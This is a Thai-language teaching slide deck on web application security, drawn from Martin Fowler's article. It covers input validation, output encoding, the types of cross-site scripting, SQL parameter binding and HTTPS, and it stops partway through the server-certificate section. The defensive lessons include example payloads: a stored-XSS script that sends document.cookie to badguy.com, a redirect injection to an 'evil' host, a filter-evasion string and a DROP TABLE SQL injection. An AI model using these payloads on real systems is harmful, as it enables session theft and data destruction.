

Design for Security

The basic of Web Application Security

Source: <https://martinfowler.com/articles/web-security-basics.html>

Trust or Not Trust

01

Do we trust the integrity request coming in from the user's browser?

02

Do we trust the upstream services have done to make our data clean and safe?

03

Do we trust the connection between the user's browser and our applications?

04

Do we trust the services and data stores we depend on?

Web security focus

1. Reject unexpected form input
2. Encode HTML output
3. Cross-site scripting (XSS) เพิ่มขึ้นมาจากการตัวอ้างของหลัก Martin Fowler
4. Bind parameters for data queries
5. Protect data in transit
6. Hash and salt your users' passwords
7. Authenticate users safely
8. Protect user sessions
9. Authorize actions

1. Reject unexpected form input

Reject unexpected form input

- Untrusted input
- Input validation
- In Practice
- In Summary

Untrusted input

- มีฟอร์มหรือไม่มีฟอร์ม หรือใช้ HTTPS หรือไม่ใช้ ก็ต้องไม่เชื่อถือ อินพุตทั้งหลาย เพราะ
 - ชาวบ้านสามารถแก้ markup ได้ก่อนส่งมา server
 - ชาวบ้านอาจใช้ command line อย่าง curl ในการส่ง data ที่ไม่คาดฝัน
 - ผู้ใช้งานคนอาจถูกหลอกให้ใช้หน้าเว็บปลอมในการส่งข้อมูลมาที่ server

จะมีปัญหารึเปล่าเรื่อง security หรือไม่ขึ้นกับ logic ของแอปเรา

Input validation

- เป็นกระบวนการเพื่อรับประกันว่าอินพุตทั้งหลายที่เข้ามามีประเภทและช่วงของค่าที่ถูกต้อง
- ยกตัวอย่าง bad input ที่ทำระบบพัง??
 - ใส่ค่านอกช่วง และแอปเปิลียนไว้ไม่ดี ไม่ทดสอบให้ดีด้วย
 - ใส่ค่าที่ทำให้ไป trigger faults ของระบบ
 - ใส่โคดให้ไปรันที่ผัง server เพื่อ lob ข้อมูล
- ถ้าช่วงของค่ามีไม่มากก็จัดการได้ง่ายกว่า เช่น การลงอายุ การลงวันที่ การเลือกจำนวน items

Reject unexpected form input

Input validation (cont.)

◦ ถ้าอินพุต fail ทำไงดี

◦ ถ้าเข้มงวดมากก็ reject ไปทั้งหมดเลย และก็ไม่ต้องบอกด้วยว่า เพราะอะไร เดียวเอาไปเดาได้ และก็อย่าลืมเก็บ log ไว้ด้วย

ตัวอย่างเช่น กรอก user / password อันใดอันหนึ่งผิด ก็บอกแค่ว่าผิด ไม่ต้องบอกว่าตัวไหนผิด

◦ Untrusted input

◦ Cross-Site Scripting (XSS)

◦ Input validation

◦ In Practice

◦ In Summary

Framework	Approaches
Java	Hibernate (Bean Validation)
	ESAPI
Spring	Built-in type safe params in Controller
	Built-in Validator interface (Bean Validation)
Ruby on Rails	Built-in Active Record Validators
ASP.NET	Built-in Validation (see BaseValidator)
Play	Built-in Validator
Generic JavaScript	xss-filters
NodeJS	validator.js validator.js validate.js
General	Regex-based validation on application inputs

Reject unexpected form input

- Untrusted input
- Cross-Site Scripting (XSS)
- **Input validation**
- In Practice
- In Summary

```
package main

import (
    "fmt"
    "github.com/go-playground/validator/v10"
)

type User struct {
    Name string `validate:"required"`
    Email string `validate:"required,email"`
    Age int `validate:"gte=18"`
}

func main() {
    user := &User{
        Name: "John Doe",
        Email: "john.doe@example.com",
        Age: 17,
    }

    validate := validator.New()
    err := validate.Struct(user)

    if err != nil {
        fmt.Println("Validation failed:")
        for _, e := range err.(validator.ValidationErrors) {
            fmt.Printf("Field: %s, Error: %s\n", e.Field(), e.Tag())
        }
    } else {
        fmt.Println("Validation succeeded")
    }
}
```

Golang validator example

<https://medium.com/@chaewonkong/go-validator-a-powerful-validation-library-for-your-go-applications-8b93c8c0fe7>

In Practice

◦ ทำ negative validation หรือที่เรียกว่า blacklisting

- ค่าหรือลักษณะข้อมูลแบบไหนที่มักเป็นอันตรายก็ไม่รับทั้งหมด ข้อเสียคือลิสต์นี้มีขนาดใหญ่มากและเพิ่มขึ้นเรื่อยๆ
- เขียน test ให้ดี ให้ครอบคลุม โดยเฉพาะถ้าต้องรับข้อมูลที่เป็น free form
- ศึกษา [OWASP's XSS filter Evasion Cheat Sheet / https://www.invicti.com/blog/web-security/xss-filter-evasion/](#) เพื่อดูว่าแฮคเกอร์ใช้วิธีการอะไรบ้างในการทำลายความปลอดภัยของระบบเรา
- <scr<script>ipt> → การทำ blacklisting แก้อาจซื้นในออก pragtvu ว่ามีอีกชั้นเป็นต้น
- Built-in validation ของรูปแบบพื้นฐานเช่น อีเมล และเครดิตการ์ด ก็ควรนำมาใช้

Reject unexpected form input

- Untrusted input
- Input validation
- In Practice
- In Summary

In Summary

- ทำ whitelist ถ้าทำได้
- ถ้าทำไม่ได้ให้ทำ blacklist
- ทำ contract ให้จำกัดที่สุดเท่าที่ทำได้
- มีการแจ้งเตือนเมื่อตู้เหลมีอนจะถูกบุกรุก
- หลีกเลี่ยงที่จะส่งอินพุตกลับไปที่ผู้ส่ง
- พยายามปฏิเสธ bad input ให้ได้เร็วที่สุด

Practice 1

ໄປດູວ່າກລຸ່ມຂອງເຮົາມີການທຳ input validation / XSS handling ໃໝ່ແລະທຳອຍ່າງໄຣ ຄໍາໄມ່ມີໃຫ້ໄສ NA

2. Encode HTML output

Output risk

Encode HTML output

- Output risks
 - Output encoding
 - Cautions and caveats
 - In Summary
- การ render markup ที่ไม่ถูกต้อง เป็นสาเหตุหลักที่จะทำให้ระบบไม่ปลอดภัย
 - เว็บคอนเทนท์มีทั้ง HTML, CSS, scripts, และข้อมูลของแอป รวมกันอยู่ และมี execution contexts ซ้อนๆ กัน เช่น มีการ embed URLs อื่นๆ เข้ามา
 - การ render คอนเทนท์จากแหล่งที่ไม่น่าเชื่อถือ

Encode HTML output

Output encoding

- ก่อนส่งข้อมูลออกจากต้องทำให้เป็นเวอร์ชันสุดท้าย และมีการ encode อักษรต่างๆ ให้ถูกต้องเหมาะสม

HTML

```
<p>The Honorable Justice Sandra Day O'Connor</p>
```

ผลการ render

The Honorable Justice Sandra Day O'Connor

Encode HTML output

- Output risks
- **Output encoding**
- Cautions and caveats
- In Summary

Output encoding

- ก่อนส่งข้อมูลออกจากต้องทำให้เป็นเวอร์ชันสุดท้าย และมีการ encode อักษรต่างๆ ให้ถูกต้องเหมาะสม

ถ้าใช้ dynamic UI และไม่ได้ใช้ escapes character ให้ถูกต้องล่ะ??

```
document.getElementById('name').innerText = 'Sandra Day O'Connor' //<--unesCAPED string
```

เกิด malformed Javascript

แยกເກອර์เลยทำແບບນີ້

```
Sandra Day O';window.location='http://evil.martinfowler.com/';
```

ผู้ໃຊ້ຈະດູກ redirect ໃປທີ່ໃຊ້ຕົ້ນປລອມໄດ້

Encode HTML output

Output encoding

- ข่าวดีคือ เว็บเฟรมเวิร์คสมัยใหม่มั่นใจวิธีการในการ render content อย่างปลอดภัย และสามารถจัดการกับ escape character ได้โดยอัตโนมัติ (อย่าง [escape](#) ใน Golang เป็นต้น)
- ข่าวร้ายคือ dev มักจะเอาอปชันนี้ออกด้วยความലะเลย หรือเชื่อว่าโคดตัวเองปลอดภัยดีแล้ว

Cautions and caveats

- เลือกให้เฟรมเวิร์คที่มี documentation เกี่ยวกับ safe output functions
- เฟรมเวิร์คที่ render HTML ได้ถูกต้องไม่จำเป็นต้อง render PDF หรือ javascript ได้ปลอดภัย
- ถ้าระบบที่ออกแบบต้องรับข้อมูลดิบจากผู้ใช้ ก็เก็บแบบดิบๆ และค่อยไป encode ให้เหมาะสมตอน render
- หลีกเลี่ยง nested contexts เช่นมี URLs ใน javascript ใน HTML tags เป็นต้น
- ศึกษาแนวทางที่กำหนดไว้ใน OWASP เกี่ยวกับ [DOM based XSS prevention cheat sheet](#)

Encode HTML output

Framework	Encoded	Dangerous
Generic JS	innerText	innerHTML
JQuery	text()	html()
HandleBars	{{variable}}	{{{variable}}}
ERB	<%= variable %>	raw(variable)
JSP	<c:out value="\${variable}"> or \${fn:escapeXml(variable)}	\${variable}
Thymeleaf	th:text="\${variable}"	th:utext="\${variable}"
Freemarker	\${variable} (in escape directive)	<#noescape> or \${variable} without an escape directive
Angular	ng-bind	ng-bind-html (pre 1.2 and when sceProvider is disabled)

- Output risks
- Output encoding
- **Cautions and caveats**
- In Summary

Encode HTML output

- Output risks
- Output encoding
- Cautions and caveats
- In Summary

In Summary

- ส่งออกข้อมูลที่ encode ให้ถูกต้อง
- ถ้ามีใช้เฟรมเวิร์คที่สนับสนุนการการทำเข้ารหัสให้ถูกต้องก็ใช้ไป อย่าไป turn off
- หลีกเลี่ยงไม่ให้เกิด nested rendering contexts ลดให้เหลือน้อยที่สุดเท่าที่ทำได้
- เก็บข้อมูลในรูปแบบเดิม ไปทำการ encode ตอน render เօ
- ไม่ใช้เฟรมเวิร์คที่ไม่ปลอดภัยหรือใช้ javascript ที่ไม่มีการ encode ที่เหมาะสม

Practice 2

ໄປດູວ່າມີກລຸ່ມເຮົາມີການທຳ Encode HTML output
ແລະທຳຍ່າງໃຈ ຄໍາໄມ່ມີໃຫ້ໄສ NA

3. Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

ແຊກເກອງ ພຍາຍາມໃຊ້ວິທີການຕ່າງໆ ເພື່ອຫລອກລ່ວມໃຫ້ຜູ້ໃຊ້ກຳດົງຄໍປລອມ ຮັນໂຄດວັນຕາຍໂດຍໄມ່ຮູ້ຕ໏່ງ ຜຶ່ງອາຈເກັບ
ຂໍ້ມູນສຳຄັນຕ່າງໆ ຂອງຜູ້ໃຊ້ໄປ ອີຣ໌ໄປເຂົ້າຮບບໍ່ອື່ນໆ ທີ່ຜູ້ໃຊ້ເກີບຂອງ ເຊັ່ນ ບັນ້າຮາຄາຣ ໂດຍແອນອ້າງວ່າເປັນ
ຜູ້ໃຊ້ຈົງ

ลิงค์ปลอม



กรุงไทยแจ้งเตือนมิจฉาชีพมา�ุขใหม่ ส่งลิงค์ปลอมให้เปลี่ยนรหัสผ่าน

วันที่ 12 ธันวาคม 2565 - 21:34 น.




<https://www.scb.co.th/th/personal-banking/fraud-fighter/update-fraud/sms-scam.html>

<https://www.prachachat.net/finance/news-1146733>

ประเภทของ XSS : (1) Reflected XSS attacks

- Untrusted input
- Cross-Site Scripting (XSS)
- Input validation
- In Practice
- In Summary
- A.K.A. non-persistent XSS attacks
- แฮกเกอร์ส่ง โค้ดอันตราย (malicious script) ผ่าน query โดยที่ไปเป็นส่วนหนึ่งของ URL และ URL นี้ถูกส่งไปที่ผู้ใช้ผ่านช่องทางต่างๆ เช่น email, social media feed, SMS
- เมื่อผู้ใช้กด URL นั้น script ที่ฝังอยู่กับ URL ก็จะถูก execute ที่ browser ในอุปกรณ์ของผู้ใช้ ซึ่ง script ก็สามารถเก็บข้อมูลส่วนตัวของผู้ใช้ได้



ประเภทของ XSS : (1) Reflected XSS attacks (ตัวอย่าง)

ผู้ใช้เลือบค้นข้อมูล

<http://www.foodkitchen.com/search?q=greencurry>

ระบบส่งกลับมา

< p > Search Term: greencurry </ p >

- Untrusted input
- Cross-Site Scripting (XSS)
- Input validation
- In Practice
- In Summary

<https://www.stackhawk.com/blog/what-is-cross-site-scripting-xss/>

ประเภทของ XSS : (1) Reflected XSS attacks (ตัวอย่าง)

แฮกเกอร์ส่ง query นี้เข้าระบบ

Reflected by web server with careless responsibility

http://www.foodkitchen.com/search?q=<script>/*some malicious script*</script>

ระบบส่งกลับมา

<p>Search Term: <script>/*some malicious script*</script></p>

ถ้าเว็บเราตรวจสอบ input ก็จะลดความเสี่ยงในการเกิด case นี้




เมื่อ user กดลิงค์ โค้ดอันตราย จะถูกรันโดย browser ในเครื่อง user เข้าควบคุมเครื่องและเข้าถึงข้อมูลได้ หรือทำตัวเป็น user ได้

<https://www.stackhawk.com/blog/what-is-cross-site-scripting-xss/>

- Untrusted input
- Cross-Site Scripting (XSS)
- Input validation
- In Practice
- In Summary

ประเภทของ XSS : (2) Persistent XSS attacks

- A.K.A. Stored XSS attacks
- แฮกเกอร์ส่ง พบช่องโหว่ใน server เลยส่งโค้ดอันตราย (malicious script) ไปผังไว้
- พอผู้ใช้มาเข้าเว็บนั้น โค้ดอันตราย สามารถดักเก็บข้อมูลของผู้ใช้และส่งกลับไปให้แฮกเกอร์



<https://www.stackhawk.com/blog/what-is-cross-site-scripting-xss/>

Reject unexpected form input

- Untrusted input
- Cross-Site Scripting (XSS)
- Input validation
- In Practice
- In Summary

ประเภทของ XSS : (2) Stored XSS attacks (ตัวอย่าง)

แฮกเกอร์ส่ง query นี้เข้าระบบ อาจจะในหน้าที่ใส่ comments

```
POST "http://www.foodkitchen.com/comment", body{"  
<script>window.location='http://badguy.com/?cookie='+docu  
ment.cookie;</script>";"}
```

Script ข้างต้นจะถูกเก็บลง DB ของ server

พอผู้ใช้มาเปิดดู comment ในหน้าเว็บจะเกิดอะไรขึ้น


ถ้าเว็บเราตรวจสอบ input ก็จะลดความเสี่ยงใน
การเกิด case นี้

โค้ดอันตราย จะถูกรันโดย web
browser ของ user และจะเข้ายield เครื่อง
users และหรือได้ข้อมูล
cookie/access tokens และข้อมูลอื่นๆ
ของ user ไป

<https://www.stackhawk.com/blog/what-is-cross-site-scripting-xss/>

ประเภทของ XSS : (3) DOM-based XSS attacks

- Untrusted input
 - Cross-Site Scripting (XSS)
 - Input validation
 - In Practice
 - In Summary
- Document Object Model (DOM) เป็น interface ในการจัดการ HTML document (as tree)
 - แฮกเกอร์สามารถเพิ่ม โค้ดอันตราย (malicious script) เข้าไปในหน้า web page ได้
 - การป้องกันต้องทำที่ฝั่ง client



ประเภทของ XSS : (3) DOM-based XSS attacks

Wep page ตรวจดูว่าเครื่องใช้ภาษาอะไรบ้าง

<http://www.foodkitchen.com/dashboard.html?default=Thai>

Select your language:

```
<select>  
  <OPTION value=1>Thai </OPTION>  
  <OPTION value=2>English</OPTION>  
</select>
```

- Untrusted input
- Cross-Site Scripting (XSS)
- Input validation
- In Practice
- In Summary

<https://www.stackhawk.com/blog/what-is-cross-site-scripting-xss/>

Reject unexpected form input

- Untrusted input
- Cross-Site Scripting (XSS)
- Input validation

ประเภทของ XSS : (3) DOM-based XSS attacks

แฮกเกอร์ สามารถใส่ javascript ที่ไปดัดแปลง DOM ได้โดยตรงผ่าน document.write

- In Practice
- In Summary

[http://www.foodkitchen.com/dashboard.html?default=<script>alert\(document.cookie\)</script>](http://www.foodkitchen.com/dashboard.html?default=<script>alert(document.cookie)</script>)

Select your language:

```
<select>  
<OPTION value=1><script>alert(document.cookie)</script> </OPTION>  
<OPTION value=2>English</OPTION>  
</select>
```

XSS prevention in practice

- Escape any untrusted data and sanitize HTML before rendering for the end user!!!

อื่นๆ ที่ทำได้ เช่น

- Validate inputs
- Use a [Content Security Policy \(CSP\)](#)
- Automate testing for XSS in the Build pipeline

อ่านเพิ่มเติม

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Practice 3

ໄປດູວ່າມີກລຸ່ມເຮົາມີການຈັດກາຮີ່ອງ Cross-Site scripting
ຍິ່ງໃຈບໍ່ ແລະ ທຳຍິ່ງໃຈ ລັ້ມມື້ໃສ່ NA

4. Bind parameters for database queries

Bind parameters for database queries

- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- Common misconceptions
- Parameter binding functions
- In Summary



ไม่ว่าจะใช้ RDBMS, Object-relational mapping framework หรือ NOSQL เราก็ต้องระวังไว้ว่า ข้อมูลอินพุตจะถูกใช้ใน query หนึ่งๆ อย่างไร !!!

ฐานข้อมูลในเวปแอปพลิเคชันเป็นส่วนที่สำคัญมาก มีข้อมูลต่างๆ ที่ sensitive การร่วมกันและการสูญหายของข้อมูล หรือข้อมูลที่ผิดพลาด ส่งผลกระทบกับระบบและธุรกิจอย่างประเมินค่าไม่ได้

Bind parameters for database queries

- Little Bobby tables
- Parameter binding to the rescue

Little boy tables



Bind parameters for database queries

- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- Common misconceptions

Little boy tables

```
void addStudent(String lastName, String firstName) {  
    String query = "INSERT INTO students (last_name, first_name) VALUES ('"  
        + lastName + "', '" + firstName + "')";  
    getConnection().createStatement().execute(query);  
}
```

ถ้า addStudent() มีอินพุตเป็น “Fowler”, “Martin” SQL ก็จะเป็น

```
INSERT INTO students (last_name, first_name) VALUES ('Fowler', 'Martin')
```

Bind parameters for database queries

- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- Common misconceptions

Little boy tables

```
void addStudent(String lastName, String firstName) {  
    String query = "INSERT INTO students (last_name, first_name) VALUES ('"  
        + lastName + "', '" + firstName + "')";  
    getConnection().createStatement().execute(query);  
}
```

-- ใช้บวกด้วยว่าให้ comment queries หลังจากนี้ทั้งหมด

ถ้าเป็นเช่น Little Bobby ก็จะได้ SQL เป็น

```
INSERT INTO students (last_name, first_name) VALUES ('XKCD', 'Robert'); DROP TABLE Students;-- ')
```

Parameter binding to the rescue

- เป็นวิธีการในการแยก executable code อย่าง SQL ออกจากส่วนที่เป็นคอนเทนต์
- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- Common misconceptions
- Parameter binding functions
- In Summary

```
void addStudent(String lastName, String firstName) {  
    PreparedStatement stmt = getConnection().prepareStatement("INSERT INTO students (last_name, first_name) VALUES (?, ?)");  
    stmt.setString(1, lastName);  
    stmt.setString(2, firstName);  
    stmt.execute();  
}
```

ได้โคดที่สะอาดและปลอดภัยด้วย (clean and safe code)

Common misconceptions

- แนวคิดที่ว่า stored procedures (SP) จะป้องกัน SQL injection แต่ นี่จะถูกต้องก็ต่อเมื่อ **ไม่มี** การทำ string concatenate ใน SP และมีการทำ parameter binding
- ในการณ์ที่ใช้ object-relational mapping frameworks อย่าง ActiveRecord, Hibernate หรือ .NET entity framework ก็ไม่ช่วยถ้าไม่ได้ทำ binding
- MongoDB ที่ใช้ binary wire protocol และใช้ language-specific API ถึงจะช่วยลดโอกาสของการทำ text-based injections แต่ว่าโอเปอร์เรเตอร์ “\$where” ก็ยังมีช่องในการทำ injection
- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- **Common misconceptions**
- Parameter binding functions
- In Summary

\$where

Definition

\$where

Use the `$where` operator to pass either a string containing a JavaScript expression or a full JavaScript function to the query system. The `$where` provides greater flexibility, but requires that the database processes the JavaScript expression or function for *each* document in the collection. Reference the document in the JavaScript expression or function using either `this` or `obj`.

```
{ $where: <string|JavaScript Code> }
```



<https://docs.mongodb.com/manual/reference/operator/query/where/>

\$WHERE IN MONGODB

Framework	Encoded	Dangerous
Raw JDBC	Connection.prepareStatement() used with setXXX() methods and bound parameters for all input.	Any query or update method called with string concatenation rather than binding.
PHP / MySQLi	prepare() used with bind_param for all input.	Any query or update method called with string concatenation rather than binding.
MongoDB	Basic CRUD operations such as find(), insert(), with BSON document field names controlled by application.	Operations, including find, when field names are allowed to be determined by untrusted data or use of Mongo operations such as "\$where" that allow arbitrary JavaScript conditions.
Cassandra	Session.prepare used with BoundStatement and bound parameters for all input.	Any query or update method called with string concatenation rather than binding.
Hibernate / JPA	Use SQL or JPQL/OQL with bound parameters via setParameter	Any query or update method called with string concatenation rather than binding.
ActiveRecord	Condition functions (find_by, where) if used with hashes or bound parameters, eg: <code>where (foo: bar)</code> <code>where ("foo = ?", bar)</code>	Condition functions used with string concatenation or interpolation: <code>where("foo = '#{bar}'")</code> <code>where("foo = '" + bar + "'")</code>

Bind parameters for database queries

- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- Common misconceptions
- **Parameter binding functions**
- In Summary

In Summary

- หลีกเลี่ยงการสร้างคำสั่ง SQL หรือ NoSQL จากอินพุตของผู้ใช้โดยตรง
- ให้ทำ parameter binding ทั้งแบบ query ปกติ หรือใน stored procedure
 - ใช้ native driver binding functions ที่มีอยู่ แทนการพยายาม encode เอง
 - อ่านว่า stored procedure หรือ ORM จะช่วยป้องกันได้ เรายังต้องทำ parameter binding
 - เช่นกัน NoSQL ก็ไม่ได้รับประกันว่าจะกันเรื่อง injection ได้ 100%
- Little Bobby tables
- Parameter binding to the rescue
- Clean and safe code
- Common misconceptions
- Parameter binding functions
- In Summary

Version

SQL Server 2019

Filter by title

SQLBindParameter Function

SQLBindParameter

Function

SQLBrowseConnect

Function

SQLBulkOperations

Function

SQLCancel Function

SQLCancelHandle

Function

SQLCloseCursor Function

SQLColAttribute Function

SQLBindParameter Function

Article • 11/03/2021 • 40 minutes to read • 9 contributors



Conformance

Version Introduced: ODBC 2.0 Standards Compliance: ODBC

Summary

SQLBindParameter binds a buffer to a parameter marker in an SQL statement.

SQLBindParameter supports binding to a Unicode C data type, even if the underlying driver does not support Unicode data.

! Note

This function replaces the ODBC 1.0 function **SQLSetParam**. For more information, see "Comments."

Practice 4

ໄປດ້ວ່າມີກລຸ່ມເຮາທຳ Binding parameters to DB ໄໝ
ແລະ ທຳຍາວຢ່າງໃຈ ຕໍ່ໄມ້ມີໃຫ້ໄສ NA

5. Protect data in transit

1

Use HTTPS

- ระหว่างเซิร์ฟเวอร์และบราวเซอร์ถ้าใช้ HTTP โดยไม่เข้ารหัสอาจเสี่ยงหลายอย่าง
 - ถูกแอบดูข้อมูลระหว่างทาง
 - ถูกโอน session หรือข้อมูลส่วนบุคคล
 - ถูกกรุกรานแบบ man-in-the-middle
 - ถูกเพิ่มโคดไม่ดีหลอกให้บราวเซอร์เอาไปรัน รวมทั้งแอบเปลี่ยนข้อมูลจากบราวเซอร์ที่จะส่งไปยังเซิร์ฟเวอร์
 - Free WiFi ที่ให้บริการโดยผู้บุกรุกเพื่อส่งข้อมูลโฆษณาเพิ่มเข้ามา
 - อื่นๆ

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Protect data in transits

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

HTTPS and transport layer security

- HTTPS เพิ่มความปลอดภัยให้กับข้อมูลเว็บโดยใช้โปรโตคอล

ที่มีความปลอดภัย เช่น TLS (Transport Layer Security) โดยพัฒนามาจาก

โปรโตคอล SSL (Secure Socket Layer)

Get a server certificate

- เว็บไซต์จะต้องมีสูจน์ตัวตนโดยใช้ public key certificate เพื่อใช้ TLS
 - โดย certificate มีข้อมูลเกี่ยวกับไซต์นั้นๆ และมี public key ที่ใช้พิสูจน์ว่าไซต์นั้น เป็นเจ้าของ certificate จริงๆ โดยใช้คู่กับ private key ของไซต์นั้น
 - ถ้าผู้คนที่ไม่รู้จัก certificate ของไซต์นั้นมาก่อน ไคลเอนท์ก็ต้องหาวิธีการตรวจสอบ (verify) ว่า certificate เชื่อถือได้ไหม
 - โดยทั่วไปทั้งเว็บแอปพลิเคชันและแอปพลิเคชันประเภทอื่นๆ จะใช้บริการจาก Certificate Authority (CA) เป็น third-party เพื่อให้ตรวจสอบ certificate นั้นๆ ให้
- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Get a server certificate

